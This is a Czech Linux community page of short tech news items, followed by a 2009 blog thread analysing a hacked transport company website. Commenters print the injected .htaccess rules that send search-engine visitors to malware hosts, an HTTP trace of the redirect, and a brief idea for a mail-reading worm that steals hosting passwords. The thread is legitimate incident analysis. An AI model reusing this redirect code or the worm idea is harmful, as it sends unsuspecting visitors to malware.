Zranitelnost v aktualizačním mechanismu WordPress umožňuje útočníkovi zasáhnout do dočasného instalačního adresáře během aktualizace jádra systému. Před aktualizací veřejně dostupného WordPressu dočasně zablokovat HTTP přístup k wp-content/upgrade/, následně aktualizovat a zkontrolovat logy. Postižené verze: WordPress 4.7 až 7.1.3.
Alpine Linux zveřejnil podrobnosti o útoku na svůj GitLab a 30. října oznámil obnovení provozu. Útočník se 20.–21. října pokusil zneužít chybu v regulárních výrazech. Exploit způsobil opakované pády workerů a několikrát se dostal do pokročilé fáze. Úspěšné spuštění kódu však nebylo potvrzeno. Fix: Opravený GitLab a současně Ruby 3.3.13, 3.4.12 nebo 4.0.9+, pokud jde o vlastní sestavení či kontejner.
Konference OpenAlt 2026 proběhne tento víkend 7. a 8. listopadu na FIT VUT v Brně. Jedná se již o 21. ročník této konference, která propojuje otevřené technologie, svobodný software, hardware a lidi, kteří chtějí věci nejen používat, ale také jim rozumět a měnit je k lepšímu. Více o konferenci v příspěvku OpenAlt 2026: technologie, které dávají svobodu na blogu spolku OpenAlt.
Eben Upton oznámil další zdražení jednodeskových počítačů Raspberry Pi. Tentokrát 16 GB varianty Raspberry Pi o 80 dolarů a 16 GB varianty Raspberry Pi Compute Module 5 o 40 dolarů. Cena Raspberry Pi 500+ se nemění.
Francouzské Národní shromáždění přijalo 30. října 2026 poměrem 11 hlasů pro, 10 proti a 14 abstencí pozměňovací návrh I-1358 ke státnímu rozpočtu na rok 2027, který zavádí daň z objemu dat doručovaných uživatelům internetu. Návrh socialistického poslance Laurenta Lhardita stanovuje sazbu 0,055 eura za gigabajt, tedy 55 eur za terabajt. Zatím nejde o platný zákon, ale o dílčí hlasování během prvního čtení rozpočtu. Daň by měli platit
… více »Nizozemská vláda ve snaze šetřit a zvyšovat efektivitu s využitím umělé inteligence (AI) hodlá zrušit asi 25.000 pracovních míst ve státní správě. Cílem je postupně dosáhnout ročních úspor až 3,5 miliardy eur (85,2 miliardy Kč). Na konci loňského roku ve státní správě pracovalo rekordních 160.000 lidí. „Nemůžeme pokračovat v tom, co jsme dělali dosud,“ uvedl státní tajemník pro efektivní fungování vlády Eric van den Burg. „Proto
… více »Příspěvek na blogu PRUSA 3D představuje fotoaparát CAIM1 (Counter Artificial Intelligence Machine 1). Uměle vytvořený obsah je každým dnem těžší rozeznat od skutečných záběrů či fotografií, což podrývá důvěryhodnost žurnalistiky, archivních materiálů i každodenní tvorby obsahu. Fotoaparát CAIM1 byl vyvinut právě k tomu, aby ověřoval původ fotografií a videí přímo během jejich pořizování. Uvnitř fotoaparátu se nachází hardwarová Web3 peněženka se zabezpečovacím čipem Tropic Square TROPIC01.
Jonathan Thomas oznámil vydání nové verze 4.1 video editoru OpenShot (Wikipedie). Zdrojové kódy OpenShotu jsou k dispozici na GitHubu. Ke stažení je i balíček ve formátu AppImage. Stačí jej stáhnout, nastavit právo na spouštění a spustit.



Bylo nebylo, po kliknuti na vysledek vyhledavani v google se zacaly otevirat obskurni ruske stranky. Bylo jenom u me? Ne, nebylo. U me bylo az po te, co mi toto chovani reportoval znamy. Tak to take zkuste a dejte vedet.
Vypnuty javascript nepomohl. Zatim podezrivam parametr class=1 u <a> tagu.
Tiskni
Sdílej:


Nechápu o čem to píšeš, nechceš to trochu rozvést?
Zkusil jsem a při kliku mě Firefox upozornil, že jde o podezřelou útočnou stránku :)
Vypadá to, že web dopravního podniku hackla nějaká ruská skupina a přesměrovává web na svůj :)
Myslím, že u google problém nebude:
http://www.dpchj.cz/
GET / HTTP/1.1
Host: www.dpchj.cz
User-Agent: Mozilla/5.0 (X11; U; Linux x86_64; cs-CZ; rv:1.9.0.5) Gecko/2008121300 SUSE/3.0.5-2.5 Firefox/3.0.5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: cs,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: UTF-8,*
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.google.com/search?num=100&hl=en&safe=off&q=dpchj&btnG=Search
HTTP/1.x 302 Found
Date: Sat, 17 Jan 2009 22:36:02 GMT
Server: Apache/2.2.3 (Debian) PHP/5.2.0-8+etch7
Location: http://mp3zero.ru/kav.php
Content-Length: 304
Keep-Alive: timeout=15, max=98
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1
 17.1.2009 22:06
vlastikroot | skóre: 24
| blog: vlastikovo
| Milevsko
Potvrzuji. To je možná větší záhada než to proč mi nejde přečíst to zatracený cd...
Osobně bych to přisoudil nějaké nepravosti na serveru toho dpchj, protože po kliknutí odkaz skutečně míří na ty stránky a až tam dojde k přesměrování.
 17.1.2009 22:38
hikikomori82 | skóre: 18
| blog: foobar
| Košice
 17.1.2009 23:01
Beetljuice | skóre: 26
| blog: BeetljuiceBlog
| Bílina
18.1.2009 13:16
Beetljuice | skóre: 26
| blog: BeetljuiceBlog
| Bílina

Mnooo  Ja som ignoroval výstrahu Firefoxa a naskočila mi stránka s Antivirusom 2009 ktorý mi začal skenovať najprv disk C a potom aj disk D na mojom PC-BSD ... pred očami mi behali prehliadané samé exe a dll ... a na záver mi tam dokonca našiel aj nejakú háveď
.
 .

 18.1.2009 02:07
Luk | skóre: 47
| blog: Kacířské myšlenky
| Kutná Hora
jeden clovek od nas si nechaval hesla k hostingum v mailuHesla k hostingům má v mailu drtivá většina lidí, kteří si někdy nějaký hosting objednali. Stačí napsat červa, který bude zvládat zpracovat mail od některého většího webhostera a snadno se tak lze nabourat klidně do tisíců webů najednou.
Konkretne u dpchj je to na 99% ukradene pristupove heslo, zadne php fusion tam nebezi. Na web byl pridan tento .htaccess:
RewriteEngine On

RewriteCond %{HTTP_REFERER} .*google.*$ [NC,OR]

RewriteCond %{HTTP_REFERER} .*aol.*$ [NC,OR]

RewriteCond %{HTTP_REFERER} .*msn.*$ [NC,OR]

RewriteCond %{HTTP_REFERER} .*yahoo.*$ [NC]

RewriteRule .* http://mp3zero.ru/kav.php [R,L]
a to bylo cele kouzlo ....
A na jinem webu jsem nasel jeste upgrade:
RewriteEngine On

RewriteCond %{HTTP_REFERER} .*google.*$ [NC,OR]

RewriteCond %{HTTP_REFERER} .*aol.*$ [NC,OR]

RewriteCond %{HTTP_REFERER} .*msn.*$ [NC,OR]

RewriteCond %{HTTP_REFERER} .*yahoo.*$ [NC,OR]

RewriteCond %{HTTP_REFERER} .*yandex.*$ [NC,OR]

RewriteCond %{HTTP_REFERER} .*rambler.*$ [NC,OR]

RewriteCond %{HTTP_REFERER} .*ya.*$ [NC]

RewriteRule .* http://j-5.info/2/go.php?sid=2 [R,L]
Celkem byly napadene 3 weby ktere spravoval 1 clovek takze teorie cteni hesel z jeho mailu je velice pravdepodobna.
 AbcLinuxu.cz
 ITBiz.cz
 HDmag.cz
 AbcPráce.cz
 18.1.2009 10:08
 19.1.2009 09:37